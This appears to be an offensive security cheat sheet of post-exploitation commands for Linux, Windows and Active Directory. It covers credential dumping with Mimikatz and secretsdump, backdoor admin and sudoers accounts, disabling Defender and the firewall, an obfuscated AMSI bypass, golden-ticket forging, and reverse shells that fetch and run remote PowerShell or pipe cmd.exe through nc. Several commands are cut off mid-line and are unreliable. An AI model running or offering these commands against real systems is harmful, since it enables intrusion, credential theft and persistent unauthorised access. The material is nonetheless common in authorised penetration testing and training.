./LinEnum.sh -t -k password -r LinEnum.txt
./postenum.sh
./linpeas.sh
./pspy

# Common writable directories
/tmp
/var/tmp
/dev/shm

# Add user to sudoers
useradd hacker
passwd hacker
echo "hacker ALL=(ALL:ALL) ALL" >> /etc/sudoers

# sudo permissions
sudo -l -l

# Journalctl
If you can run as root, run in small window and !/bin/sh

# Crons
```

```
crontab -l
ls -alh /var/spool/cron
ls -al /etc/ | grep cron
ls -al /etc/cron*
cat /etc/cron*
cat /etc/at.allow
cat /etc/at.deny
cat /etc/cron.allow
cat /etc/cron.deny
cat /etc/crontab
cat /etc/anacrontab
cat /var/spool/cron/crontabs/root
cat /etc/frontal
cat /etc/anacron
systemctl list-timers --all

# Common info
uname -a
env
id
cat /proc/version
cat /etc/issue
cat /etc/passwd
cat /etc/group
cat /etc/shadow
cat /etc/hosts

# Users with login
grep -vE "nologin" /etc/passwd

# Network info
cat /proc/net/arp
cat /proc/net/fib_trie
cat /proc/net/fib_trie | grep "|--" | egrep -v "0.0.0.0| 127."
awk '/32 host/ { print f } {f=$2}' <<< "$(0; i-=2) {
    ret = ret"."hextodec(substr(str,i,2))
}
ret = ret":"hextodec(substr(str,index(str,":")+1,4))
return ret
}
NR > 1 {{if(NR==2)print "Local - Remote";local=getIP($2);remote=getIP($3)}{print local" - "re

# Netstat without netstat 2
echo "YXdrICdmdW5jdGlvbiBoZXh0b2RlYyhzdHIscmV0LG4saSxrLGMpewogICAgcmV0ID0gMAogICAgbiA9IGxlbd0

# Nmap without nmap
for ip in {1..5}; do for port in {21,22,5000,8000,3306}; do (echo >/dev/tcp/172.18.0.$ip/$port

# Open ports without netstat
grep -v "rem_address" /proc/net/tcp | awk '{x= strtoul(substr($2, index($2,":")-2,2)); for

# Check ssh files:
cat ~/.ssh/authorized_keys
```

```

cat ~/.ssh/identity.pub
cat ~/.ssh/identity
cat ~/.ssh/id_rsa.pub
cat ~/.ssh/id_rsa
cat ~/.ssh/id_dsa.pub
cat ~/.ssh/id_dsa
cat /etc/ssh/ssh_config
cat /etc/ssh/sshd_config
cat /etc/ssh/ssh_host_dsa_key.pub
cat /etc/ssh/ssh_host_dsa_key
cat /etc/ssh/ssh_host_rsa_key.pub
cat /etc/ssh/ssh_host_rsa_key
cat /etc/ssh/ssh_host_key.pub
cat /etc/ssh/ssh_host_key

# SUID
find / -perm -4000 -type f 2>/dev/null
# ALL PERMS
find / -perm -777 -type f 2>/dev/null
# SUID for current user
find / perm /u=s -user `whoami` 2>/dev/null
find / -user root -perm -4000 -print 2>/dev/null
# Writables for current user/group
find / perm /u=w -user `whoami` 2>/dev/null
find / -perm /u+w,g+w -f -user `whoami` 2>/dev/null
find / -perm /u+w -user `whoami` 2>/dev/nul
# Dirs with +w perms for current u/g
find / perm /u=w -type -d -user `whoami` 2>/dev/null
find / -perm /u+w,g+w -d -user `whoami` 2>/dev/null

# Port Forwarding
# Chisel
# Victim server:
chisel server --auth "test:123" -p 443 --reverse
# In host attacker machine:
./chisel client --auth "test:123" 10.10.10.10:443 R:socks

# Dynamic Port Forwarding:
# Attacker machine:
ssh -D 9050 user@host
# Attacker machine Burp Proxy - SOCKS Proxy:
Mark "Override User Options"
Mark Use Socks Proxy:
SOCKS host:127.0.0.1
SOCKS port:9050

# Tunneling
Target must have SSH running for there service
1. Create SSH Tunnel: ssh -D localhost: -f -N user@localhost -p
2. Setup ProxyChains. Edit the following config file (/etc/proxychains.conf)
3. Add the following line into the config: Socks5 127.0.0.1
4. Run commands through the tunnel: proxychains

```

```
# SShuttle
# https://github.com/ssshuttle/ssshuttle
ssshuttle -r root@172.21.0.0 10.2.2.0/24

# netsh port forwarding
netsh interface portproxy add v4tov4 listenaddress=127.0.0.1 listenport=9000 connectaddress=10.2.2.0 connectport=9000
netsh interface portproxy delete v4tov4 listenaddress=127.0.0.1 listenport=9000
```

Escaping restricted shell

```
# First check your shell
echo $SHELL
# and commands
export

# vim
# List files
:!/bin/ls -l .b*
# Set new shell
:set shell=/bin/sh
:shell
# or
:!/bin/sh

# ed
!'/bin/sh'

# ne -> Load Prefs -> Navigate everywhere

# more/less/man/pinfo
!'sh'

# links -> File OS Shell
# lynx -> "o" for options -> configure default editor e.g. vim
lynx --editor=/usr/bin/vim www.google.com
# or
export EDITOR=/usr/bin/vim
# navigate to https://translate.google.com/ go to text box, ENTER and F4

# mutt
!

# find
find / -name "root" -exec /bin/sh \;
find / -name "root" -exec /bin/awk 'BEGIN {system("/bin/sh")}' \;

# nmap < 2009/05
--interactive
!sh

# awk
awk 'BEGIN {system("/bin/sh")}' 

# expect
expect -c 'spawn sh' -i

# python
python -c 'import pty; pty.spawn("/bin/sh")'

# ruby irb
exec '/bin/sh'
```

```
# perl
perl -e 'system("sh -i");'
perl -e 'exec("sh -i");'

# php -a
exec("sh -i");

# Only Rbash
echo x | xargs -Iy sh -c 'exec sh 0<&1'

# Emacs
Mod-!
/bin/sh

# cp
cp /bin/sh /dev/shm/sh; /dev/shm/sh

# export
export SHELL=/bin/sh; export PATH=/bin:/usr/bin:$PATH

# FTP/Telnet
!/bin/sh

# GDB
!/bin/sh

# eval
eval echo echo {o..q}ython\;

# tee
echo '/bin/rm /home/user/.bashrc' | tee '/home/user/bin/win';win; echo 'export SHELL=/bin/sh'

# declare
declare -n PATH; export PATH=/bin;bash -i
BASH_CMDS[shell]=/bin/bash;shell -i

# nano
nano -s /bin/sh
# Ctrl+T

# SSH
ssh user@host -t "bash --noprofile -i"
ssh user@host -t "() { :; }; sh -i "
```

Loot

```
# Linux
cat /etc/passwd
cat /etc/shadow
unshadow passwd shadow > unshadowed.txt
john --rules --wordlist=/usr/share/wordlists/rockyou.txt unshadowed.txt

ifconfig -a
arp -a

tcpdump -i any -s0 -w capture.pcap
tcpdump -i eth0 -w capture -n -U -s 0 src not 10.11.1.111 and dst not 10.11.1.111
tcpdump -vv -i eth0 src not 10.11.1.111 and dst not 10.11.1.111

.bash_history

/var/mail
/var/spool/mail

echo $DESKTOP_SESSION
echo $XDG_CURRENT_DESKTOP
echo $GDMSESSION
```

Pivoting

Overview of network pivoting and tunneling [2021 updated]

Rawsec

```

# SSH local port forwarding
ssh user@ssh_server -L [bind_address:]local_port:destination_host:destination_hostport
ssh noraj@192.168.2.105 -L 127.0.0.1:32000:10.42.42.2:80 -N

# SSH reverse remote port forwarding
ssh user@ssh_server -R [bind_address:]remote_port:destination_host:destination_hostport
ssh noraj@192.168.2.105 -R 192.168.2.105:15000:127.0.0.1:9999

# SSH dynamic port forwarding
ssh user@ssh_server -D [bind_address:]local_port
ssh noraj@192.168.2.105 -D 127.0.0.1:12000 -N

# SSHuttle
# You can tunnel via ssh all the traffic to a subnetwork through a host.
# Example, forwarding all the traffic going to 10.0.0.1/24
pip install sshuttle
sshuttle -r user@host 10.0.0.1/24

# MSF
meterpreter > portfwd add -l 80 -r 172.16.0.0 -p 80

# Netcat
nc -l -p < port to listen on> 0<pivot | nc 1>pivot
# Ncat Http Proxy
ncat -vv --listen 3128 --proxy-type http

# Local Port2Port
#Local port 1521 accessible in port 10521 from everywhere
ssh -R 0.0.0.0:10521:127.0.0.1:1521 user@10.0.0.1
#Remote port 1521 accessible in port 10521 from everywhere
ssh -R 0.0.0.0:10521:10.0.0.1:1521 user@10.0.0.1

# Port2hostnet (proxychains)
# Local Port --> Compromised host(SSH) --> Wherever
ssh -f -N -D <attacker_port> <username>@<ip_compromised>

# Remote Port Forwarding
ssh -N -R 10.10.1.1:4455:127.0.0.1:445 attacker@10.10.1.1
# Socks5 with SSH
ssh -N -D 127.0.0.1:8888 admin@10.1.1.1

#SSH Dynamic Port Forwarding

ssh -N -D 127.0.0.1:1337 user@remotehost -p 8888

# SSH graphical connection (X)
ssh -Y -C <user>@<ip>
# <-Y is less secure but faster than -X>

# HTTP tunnel
# Port forwarding

```

```
chisel server -p 8080 --host 192.168.2.105 -v
chisel client -v http://192.168.2.105:8080 127.0.0.1:33333:10.42.42.2:80
# Reverse remote port forwarding
chisel server -p 8888 --host 192.168.2.149 --reverse -v
chisel client -v http://192.168.2.149:8888 R:127.0.0.1:44444:10.42.42.2:80
```

Windows

Local enum

```
# Tools
https://github.com/S3cur3Th1sSh1t/WinPwn
https://github.com/carlospolop/privilege-escalation-awesome-scripts-suite/blob/master/winPEAS,
https://github.com/BC-SECURITY/Empire/blob/master/data/module_source/privesc/PowerUp.ps1
https://github.com/S3cur3Th1sSh1t/PowerSharpPack
https://github.com/Flangvik/SharpCollection
https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
https://github.com/dafthack/DomainPasswordSpray
https://github.com/CredDefense/CredDefense
https://github.com/dafthack/MailSniper
https://github.com/itm4n/PrivescCheck

https://lolbas-project.github.io/#

# Basic info
systeminfo
set
Get-ChildItem Env: | ft Key,Value
hostname
net users
net user user1
query user
Get-LocalUser | ft Name,Enabled,LastLogon
Get-ChildItem C:\Users -Force | select Name
net use
wmic logicaldisk get caption,description,providername
Get-PSDrive | where {$_.Provider -like "Microsoft.PowerShell.Core\FileSystem"} | ft Name,Root
net localgroups
accesschk.exe -uwcqv "Authenticated Users" *
netsh firewall show state
netsh firewall show config
whoami /priv
echo %USERNAME%
$env:UserName
wmic qfe
qwinsta
query user
net localgroup
Get-LocalGroup | ft Name

# Set path
set PATH=%PATH%;C:\xampp\php

dir /a -> Show hidden & unhidden files
dir /Q -> Show permissions

# check .net version:
gci 'HKLM:\SOFTWARE\Microsoft\NET Framework Setup\NDP' -recurse | gp -name Version -EA 0 | where
get-acl HKLM:\System\CurrentControlSet\services\* | Format-List * | findstr /i "Users Path"

# Passwords
# Windows autologin
```

```

reg query "HKLM\SOFTWARE\Microsoft\Windows NT\Currentversion\Winlogon"
# VNC
reg query "HKCU\Software\ORL\WinVNC3\Password"
# SNMP Parameters
reg query "HKLM\SYSTEM\Current\ControlSet\Services\SNMP"
# Putty
reg query "HKCU\Software\SimonTatham\PuTTY\Sessions"
# Search for password in registry
reg query HKLM /f password /t REG_SZ /s
reg query HKCU /f password /t REG_SZ /s
python secretsdump.py -just-dc-ntlm htb.hostname/username@10.10.1.10
secretsdump.py -just-dc htb.hostname/username@10.10.1.10 > dump.txt

# Add RDP user and disable firewall
net user test Test123! /add
net localgroup Administrators test /add
net localgroup "Remote Desktop Users" test /ADD
# Turn firewall off and enable RDP
sc stop WinDefend
netsh advfirewall show allprofiles
netsh advfirewall set allprofiles state off
netsh firewall set opmode disable
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server" /v fDenyTSConnections /t REG_DWORD /d 0
reg add "HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp" /v fAllowRemoteUser /t REG_DWORD /d 1

# Dump Firefox data
# Looking for Firefox
Get-Process
./procdump64.exe -ma $PID-FF
Select-String -Path .\*.dmp -Pattern 'password' > 1.txt
type 1.txt | findstr /s /i "admin"

# PS Bypass Policy
Set-ExecutionPolicy Unrestricted
powershell.exe -exec bypass
Set-ExecutionPolicy-ExecutionPolicyBypass -Scope Process

# Convert passwords to secure strings and output to an XML file:
$secpasswd = ConvertTo-SecureString "VMware1!" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential ("administrator", $secpasswd)
$mycreds | export-clixml -path c:\temp\password.xml

# PS sudo
$pw= convertto-securestring "EnterPasswordHere" -asplaintext -force
$pp = new-object -typename System.Management.Automation.PSCredential -argumentlist "EnterDomain\EnterUserName", $pw
$script = "C:\Users\EnterUserName\AppData\Local\Temp\test.bat"
Start-Process powershell -Credential $pp -ArgumentList '-noprofile -command &{Start-Process $script -ExecutionPolicy -F -File xyz.ps1

# PS runas
# START PROCESS
$username='someUser'
$password='somePassword'

```

```

$securePassword = ConvertTo-SecureString $password -AsPlainText -Force
$credential = New-Object System.Management.Automation.PSCredential $username, $securePassword
Start-Process .\nc.exe -ArgumentList '10.10.xx.xx 4445 -e cmd.exe' -Credential $credential
# INVOKE COMMAND
$pass = ConvertTo-SecureString 'l33th4x0rhector' -AsPlainText -Force; $Credential = New-Object System.Management.Automation.PSCredential("Administrator", $pass)

# Tasks
schtasks /query /fo LIST /v
file c:\WINDOWS\SchedLgU.Txt
python3 atexec.py Domain/Administrator:<Password>@123@172.21.0.0 systeminfo

# Useradd bin
#include /* system, NULL, EXIT_FAILURE */
int main ()
{
    int i;
    i=system ("net user    /add && net localgroup administrators    /add");
    return 0;
}
# Compile
i686-w64-mingw32-gcc -o useradd.exe useradd.c

# WinXP
sc config upnphost binpath= "C:\Inetpub\wwwroot\nc.exe 10.11.1.111 4343 -e C:\WINDOWS\System32\cmd.exe"
sc config upnphost obj= ".\LocalSystem" password= ""
sc qc upnphost
sc config upnphost depend= ""
net start upnphost

# WinRM Port Forwarding
plink -l LOCALUSER -pw LOCALPASSWORD LOCALIP -R 5985:127.0.0.1:5985 -P 221

# DLL Injection
#include
int owned()
{
    WinExec("cmd.exe /c net user username Password01 ; net localgroup administrators username /add");
    exit(0);
    return 0;
}
BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    owned();
    return 0;
}
# x64 compilation:
x86_64-w64-mingw32-g++ -c -DBUILDING_EXAMPLE_DLL main.cpp
x86_64-w64-mingw32-g++ -shared -o main.dll main.o -Wl,--out-implib,main.a

# Generate Silver Tickets with Impacket:
python3 ticketer.py -nthonthash <ntlm_hash> -domain-sid <domain_sid> -domain <domain_name> -spn <spn>
python3 ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain_name> -spn <spn>

```

```
# Generate Golden Tickets:  
python3 ticketer.py -nthash <krbtgt_ntlm_hash> -domain-sid <domain_sid> -domain <domain_name>  
python3 ticketer.py -aesKey <aes_key> -domain-sid <domain_sid> -domain <domain_name> <user_name>  
  
# Credential Access with Secretsdump  
impacket-secretsdump username@target-ip -dc-ip target-ip  
  
# Disable Assembly code generator  
https://amsi.fail/
```

Interesting files

```
C:\windows\repair\sam  
C:\windows\System32\config\RegBack\SAM  
C:\windows\repair\system  
C:\windows\repair\software  
C:\windows\repair\security  
C:\windows\debug\NetSetup.log  
C:\windows\iis5.log  
C:\windows\iis6.log  
C:\windows\iis7.log  
C:\windows\system32\logfiles\httperr\httperr1.log  
C:\sysprep.inf  
C:\sysprep\sysprep.inf  
C:\sysprep\sysprep.xml  
C:\windows\Panther\Unattended.xml  
C:\inetpub\wwwroot\Web.config  
C:\windows\system32\config\AppEvent.Evt  
C:\windows\system32\config\SecEvent.Evt  
C:\windows\system32\config\default.sav  
C:\windows\system32\config\security.sav  
C:\windows\system32\config\software.sav  
C:\windows\system32\config\system.sav  
C:\windows\system32\inetsrv\config\applicationHost.config  
C:\windows\system32\inetsrv\config\schema\ASPNET_schema.xml  
C:\windows\System32\drivers\etc\hosts  
C:\windows\System32\drivers\etc\networks  
C:\windows\system32\config\SAM
```

Mimikatz

```
# SAM
privilege::debug
token::elevate
lsadump::sam

# Windows Credential Manager
privilege::debug
sekurlsa::credman

# LSASS
privilege::debug
sekurlsa::minidump C:\Users\raj\Desktop\lsass.DMP
sekurlsa::logonpasswords
#or
privilege::debug
lsadump::lsa /patch

# WDigest
privilege::debug
sekurlsa::wdigest
```

Privilege Escalation

```

# Check groups and privs
whoami /priv

# Interesting accounts

- Administrators, Local System
- Built-in groups (Backup, Server, Printer Operators)
- Local/network service accounts
- Managed Service and Virtual Accounts
- Third party application users
- Misconfigured users

# Interesting privileges

- SeDebugPrivilege
Create a new process and set the parent process a privileged process
https://github.com/decoder-it/psgetsystem
- SeRestorePrivilege
Can write files anywhere, overwrites files, protected system files
Modify a service running as Local and startable by all users and get a SYSTEM shell
- SeBackupPrivilege
Can backup Windows registry and use third party tools for extracting local NTLM hashes
Members of "Backup Operators" can logon locally on a Domain Controller and backup the NTDS.DIT
- SeTakeOwnershipPrivilege
Can take ownership of any securable object in the system
- SeTcbPrivilege
Can logon as a different user without any credentials in order to get a security Impersonation token
- SeCreateTokenPrivilege
Can create a custom token with all privileges and group membership you need (until Win 10 >= 1903)
But if you set the AuthenticationId to ANONYMOUS_LOGON_UID (0x3e6) you can always impersonate
- SeLoadDriver Privilege
"Printer operators" have this privilege in the DC
Determines which users can dynamically load and unload device drivers or other code in to kernel
- SeImpersonatePrivilege & SeAssignPrimaryTokenPrivilege
Permit impersonate any access token

** If you have SeBackup & SeRestore privileges (Backup Operators group) you can set permissions

```

Loot

```
hostname && whoami.exe && ipconfig /all
wce32.exe -w
wce64.exe -w
fgdump.exe

# Loot passwords without tools
reg.exe save hklm\sam c:\sam_backup
reg.exe save hklm\security c:\security_backup
reg.exe save hklm\system c:\system

ipconfig /all
route print

# What other machines have been connected
arp -a

# Meterpreter
run packetrecorder -li
run packetrecorder -i 1

#Meterpreter
search -f *.txt
search -f *.zip
search -f *.doc
search -f *.xls
search -f config*
search -f *.rar
search -f *.docx
search -f *.sql
hashdump
keysscan_start
keyscan_dump
keyscan_stop
webcam_snap
load mimikatz
msv

# How to cat files in meterpreter
cat c:\\Inetpub\\iissamples\\sdk\\asp\\components\\adrot.txt

# Recursive search
dir /s

secretsdump.py -just-dc htb.hostname/username@10.10.1.10 > dump.txt
.\mimikatz.exe "lsadump::dcsync /user:Administrator" "exit"

# Mimikatz
# Post exploitation commands must be executed from SYSTEM level privileges.
mimikatz # privilege::debug
mimikatz # token::whoami
mimikatz # token::elevate
mimikatz # lsadump::sam
```

```
mimikatz # sekurlsa:::logonpasswords
## Pass The Hash
mimikatz # sekurlsa:::pth /user:username /domain:domain.tld /ntlm:ntlm_hash
# Inject generated TGS key
mimikatz # kerberos:::ptt <ticket_kirbi_file>
# Generating a silver ticket
# AES 256 Key:
mimikatz # kerberos:::golden /domain:<domain_name>/sid:<domain_sid> /aes256:<krbtgt_aes256_key>
# AES 128 Key:
mimikatz # kerberos:::golden /domain:<domain_name>/sid:<domain_sid> /aes128:<krbtgt_aes128_key>
# NTLM
mimikatz # kerberos:::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<ntlm_hash> /user:<user>
# Generating a Golden Ticket
# AES 256 Key:
mimikatz # kerberos:::golden /domain:<domain_name>/sid:<domain_sid> /aes256:<krbtgt_aes256_key>
# AES 128 Key:
mimikatz # kerberos:::golden /domain:<domain_name>/sid:<domain_sid> /aes128:<krbtgt_aes128_key>
# NTLM:
mimikatz # kerberos:::golden /domain:<domain_name>/sid:<domain_sid> /rc4:<krbtgt_ntlm_hash> /user:<user>

# Lsass (remote lsass/mimikatz dump reader) (requires impacket)
git clone https://github.com/hackndo/lsassy
cd lsassy && sudo python3 setup.py install
lsassy example.com/Administrator:s3cr3tpassw0rd@victim-pc

# Lsass dump
https://github.com/outflanknl/Dumpert
```

AD

Info

Basic Active Directory terms

Users

Agent represented by a user account.

- Regular user accounts (used by employees or for specific task as backups)
- Computer accounts (ends with \$). Computers in AD are a users subclass.

Services

- Identified by SPN which indicates the service name and class, the owner and the host computer.
- Is executed in a computer (the host of the service) as a process.
- Services (as any process) are running in the context of a user account, with the privileges and permissions of that user.
- The SPN's of the services owned by an user are stored in the attribute ServicePrincipalName of that account.
- Usually Domain Admin or similar role is required to modify the SPN's of a user.

General

```

# Anonymous Credential LDAP Dumping:
ldapsearch -LLL -x -H ldap:// -b '' -s base '(objectclass=*)'

# Impacket GetADUsers.py (Must have valid credentials)
GetADUsers.py -all -dc-ip

# Impacket lookupsid.py
/usr/share/doc/python3-impacket/examples/lookupsid.py username:password@172.21.0.0

# Windapsearch:
# https://github.com/ropnop/windapsearch
python3 windapsearch.py -d host.domain -u domain\\ldapbind -p PASSWORD -U
# Go version https://github.com/ropnop/go-windapsearch

# CME
cme smb IP -u '' -p '' --users --shares

# BloodHound
# https://github.com/BloodHoundAD/BloodHound/releases
# https://github.com/BloodHoundAD/SharpHound3
# https://github.com/chryzsh/DarthSidious/blob/master/enumeration/bloodhound.md
Import-Module .\sharphound.ps1
.\SharpHound.ps1
Invoke-BloodHound -CollectionMethod All
Invoke-BloodHound -CollectionMethod All -domain target-domain -LDAPUser username -LDAPPass pa
# Bloodhound.py (no shell needed) remote, ldap auth
https://github.com/fox-it/BloodHound.py
bloodhound-python -u <user> -p '<password>' -ns <dc.ip> -d <domain.name> -c all

# BloodHound Cheatsheet
# https://hausec.com/2019/09/09/bloodhound-cypher-cheatsheet/

# Bloodhound raw queries
# https://github.com/xenoscr/Useful-BloodHound-Queries

# Bloodhound complements
# https://github.com/RastreatorTeam/rastreator
# https://github.com/kaluche/bloodhound-quickwin
# https://github.com/knavesec/Max
# https://github.com/improsec/ImproHound
# https://github.com/fox-it/aclpwn.py

# Get BH data from LDAP
https://github.com/c3c/ADExplorerSnapshot.py

# Rubeus
# https://github.com/GhostPack/Rubeus
## ASREProasting:
Rubeus.exe asreproast /format:<AS_REP_responses_format [hashcat | john]> /outfile:<output_ha
## Kerberoasting:
Rubeus.exe kerberoast /outfile:<output_TGSs_file>
Rubeus.exe kerberoast /outfile:hashes.txt [/spn:"$SID-VALUE"] [/user:USER] [/domain:DOMAIN] [/

```

```

## Pass the key (PTK):
.\Rubeus.exe asktgt /domain:<domain_name> /user:<user_name> /rc4:<ntlm_hash> /ptt
# Using the ticket on a Windows target:
Rubeus.exe ptt /ticket:<ticket_kirbi_file>

# Password Spraying tool
https://github.com/dafthack/DomainPasswordSpray

# Kerberoast
https://github.com/EmpireProject/Empire/blob/master/data/module\_source/credentials/Invoke-Kerberos.ps1

# Powerview
https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
  Find-InterestingDomainShareFile
  -CheckAccess

# AD Cheatsheets
https://github.com/Integration-IT/Active-Directory-Exploitation-Cheat-Sheet

# References:
https://wadcoms.github.io/
https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources.md
https://github.com/infosecninja/AD-Attack-Defense
https://adsecurity.org/?page\_id=1821
https://github.com/sense-of-security/ADRecon
https://adsecurity.org/?p=15
https://adsecurity.org/?cat=7
https://adsecurity.org/?page\_id=4031
https://www.fuzzysecurity.com/tutorials/16.html
https://blog stealthbits.com/complete-domain-compromise-with-golden-tickets/
http://www.harmj0y.net/blog/redteaming/a-guide-to-attacking-domain-trusts/
https://ired.team/offensive-security-experiments/active-directory-kerberos-abuse/child-domain-impersonation/
https://adsecurity.org/?p=1588
http://www.labofapenetrationtester.com/2015/05/week-of-powershell-shells-day-1.html
https://www.harmj0y.net/blog/tag/powerview/
https://github.com/gentilkiwi/mimikatz/wiki/module--kerberos
https://github.com/diebus/0h365UserFinder
https://o365blog.com/aadinternals/

```

Common vulns

```

# Users having rights to add computers to domain
add-computer -domainname org.local -Credential ORG\john -restart -force

# AdminCount attribute set on common users
python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
jq -r '.[].attributes | select(.adminCount == [1]) | .sAMAccountName[]' domain_users.json
Import-Module ActiveDirectory
Get-AdObject -ldapfilter "(admincount=1)" -properties admincount

# High number of users in privileged groups
net group "Schema Admins" /domain
net group "Domain Admins" /domain
net group "Enterprise Admins" /domain
runas /netonly /user:<DOMAIN>\<USER> cmd.exe
- Linux:
net rpc group members 'Schema Admins' -I <DC-IP> -U "<USER>%"<PASS>""
net rpc group members 'Domain Admins' -I <DC-IP> -U "<USER>%"<PASS>""
net rpc group members 'Enterprise Admins' -I <DC-IP> -U "<USER>%"<PASS>""
net rpc group members 'Domain Admins' -I 10.10.30.52 -U "john%"<pass123""

# Service accounts being members of Domain Admins
net group "Schema Admins" /domain
net group "Domain Admins" /domain
net group "Enterprise Admins" /domain

# Excessive privileges allowing for shadow Domain Admins
Bloodhound/Sharphound

# Service accounts vulnerable to Kerberoasting
 GetUserSPNs.py -request example.com/john:pass123
hashcat -m 13100 -a 0 -o --self-test-disable hashes.txt wordlist.txt

# Users with non-expiring passwords
python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
grep DONT_EXPIRE_PASSWD domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';' '{print $3}'
- PS
Import-Module ActiveDirectory
Get-ADUser -filter * -properties Name, PasswordNeverExpires | where { $_.passwordNeverExpires

# Users with password not required
python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
grep PASSWD_NOTREQD domain_users.grep | grep -v ACCOUNT_DISABLED | awk -F ';' '{print $3}'
- PS
Import-Module ActiveDirectory
Get-ADUser -Filter {UserAccountControl -band 0x0020}

# Storing passwords using reversible encryption
mimikatz # lsadump::dcsync /domain:example.com /user:poorjohn

# Storing passwords using LM hashes
- In NTDS.dit
grep -iv ':aad3b435b51404eeaad3b435b51404ee:' dumped_hashes.txt

```

```

# Service accounts vulnerable to AS-REP roasting
GetNPUsers.py example.com/ -usersfile userlist.txt -format hashcat -no-pass
GetNPUsers.py example.com/john:pass123 -request -format hashcat
hashcat -m 18200 -a 0 -o --self-test-disable hashes.txt wordlist.txt
- PS

Import-Module ActiveDirectory
Get-ADUser -filter * -properties DoesNotRequirePreAuth | where {$_._DoesNotRequirePreAuth -eq '1'

# Weak domain password policy
net accounts /domain
polenum --username john --password pass123 --domain 10.10.51.11
enum4linux -P -u john -p pass123 -w dom.local 172.21.1.60

# Inactive domain accounts
python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
sort -t ';' -k 8 domain_users grep | grep -v ACCOUNT_DISABLED | awk -F ';' '{print $3, $8}'

# Privileged users with password reset overdue
python ldapdomaindump.py -u example.com\john -p pass123 -d ';' 10.100.20.1
jq -r '.[].attributes' | select(.adminCount == [1]) | .sAMAccountName[]' domain_users.json > privileged_users.txt

while read user; do grep ";${user};" domain_users grep; done < privileged_users.txt | \
grep -v ACCOUNT_DISABLED | sort -t ';' -k 10 | awk -F ';' '{print $3, $10}'

# Users with a weak password
$a = [adsisearcher]"(&(objectCategory=person)(objectClass=user))"
$a.PropertiesToLoad.add("samaccountname") | out-null
$a.PageSize = 1
$a.FindAll() | % { echo $_.properties.samaccountname } > users.txt

Import-Module ./adlogin.ps1
adlogin users.txt domain.com password123

# Credentials in SYSVOL and Group Policy Preferences (GPP)
findstr /s /n /i /p password \\example.com\sysvol\example.com\*
mount.cifs -o domain=example.com,username=john,password="pass@123" //10.10.139.115/SYSVOL /mnt
grep -ir 'password' /mnt

```

Quick tips

```
# Amsi bypass
$SET-ItEM ( 'V'+'aR' + 'IA' + 'b1E:1q2' + 'uZx' ) ( [TYPe]( "{1}{0}"-F'F','rE' ) ) ; ( GeT-Var

# Powershell Execution policy Bypass
powershell -ep bypass

# To input the output of the first command into second command use this powershell technique
# %{} is an alias for ForEach-Object{}
# ?{} is an alias for Where-Object{}
# $_ is variable
<First command> | %{<Second command> -<argument> $_}

# To filter out an object type we can use this technique with pipe.
?{$_.<object> -eq '<value>'}

# Find local admin access
Find-LocalAdminAccess

# Get Domain sid
Get-DomainSID
Arguments -Domain "domain name"

# Get DC
Get-NetDomainController
Arguments -Domain "domain name"

# Get users in current domain
Get-NetUser
Arguments -UserName "username"

# Get user properties
Get-UserProperty
Arguments -Properties pwdlastset

# Search for a particular string in a user's attributes
Find-UserField -SearchField Description -SearchTerm "built"

# Get all computers
Get-NetComputer -FullData
Many arguments -OperatingSystem -Ping -FullData

# Get groups
Get-NetGroup
Arguments -FullData -Domain

# Get members of a particular group
Get-NetGroupMember -GroupName "Domain Admins"

# Group Policies
Get-NetGPO Get-NetGPO -ComputerName Get-NetGPOGroup

# Get users that are part of a Machine's local Admin group
```

```

Find-GPOComputerAdmin -ComputerName

# Get OUs
Get-NetOU -FullData Get-NetGPO -GPOname

# Mapping forest
Get-NetForest -Verbose
Get-NetForestDomain -Verbose

# Mapping trust
Get-NetDomainTrust
Arguments -Domain
Get-NetForestDomain -Verbose | Get-NetDomainTrust

# Finding Constrained Delegation
Get-DomainUser -TrustedToAuth (PowerView Dev.)

# Finding UnConstrained Delegation
Get-NetComputer -UnConstrained

# Get ACLs
Get-ObjectAcl -SamAccountName -ResolveGUIDs Get-ObjectAcl -ADSprefix 'CN=Administrator, CN=Users, DC=contoso, DC=com'

# Search for interesting ACEs
Invoke-ACLScanner -ResolveGUIDs

# Reverse Shell
powershell.exe -c iex ((New-Object Net.WebClient).DownloadString('http://172.16.100.113/Invoke-Shell.ps1'))
powershell.exe iex (iwr http://172.16.100.113/Invoke-PowerShellTcp.ps1 -UseBasicParsing);Invoke-Command -ScriptBlock {iex $args[0]}

#Mimikatz
# Make ntLM ps-session
Invoke-Mimikatz -Command '"sekurlsa::pth /user: /domain: /ntLM: /run:powershell.exe"'

# Dump creds
Invoke-Mimikatz
Invoke-Mimikatz -Command '"lsadump::lsa /patch"'
Invoke-Mimikatz -Command '"lsadump::dcsync /user:\krbtgt"'
(dcsync requires 3 permission )

# Tickets
Inject ticket:-
Invoke-Mimikatz -Command '"kerberos::ptt <location of .kirbi tkt>"'
Export Tickets:-
Invoke-Mimikatz -Command '"sekurlsa::tickets /export"'

# Golden tkt
Invoke-Mimikatz -Command '"kerberos::golden /user:Administrator /domain:<DomainName> /sid:<DomainSID> /target:<target>"'

# Silver tkt
Invoke-Mimikatz -Command '"kerberos::golden /domain:<DomainName> /sid:<DomainSID> /target:<target>"'

# TGT tkt

```

```
kekeo.exe tgt::ask /user:<user name> /domain:<domain name> /rc4:<rc4 NTLM Hash of user>

# TGS tkt
Kekeo.exe
tgs::s4u /tgt:tgt_ticket.kirbi /user:<user>@<domain> /service:<service name>/<server name>
```

Relay attacks flow

I'm bringing relaying back: A comprehensive guide on relaying anno 2022 - TrustedSec
TrustedSec

Scan

```
# First just listen
sudo responder -I eth0 -A

# Check SMB signing disabled
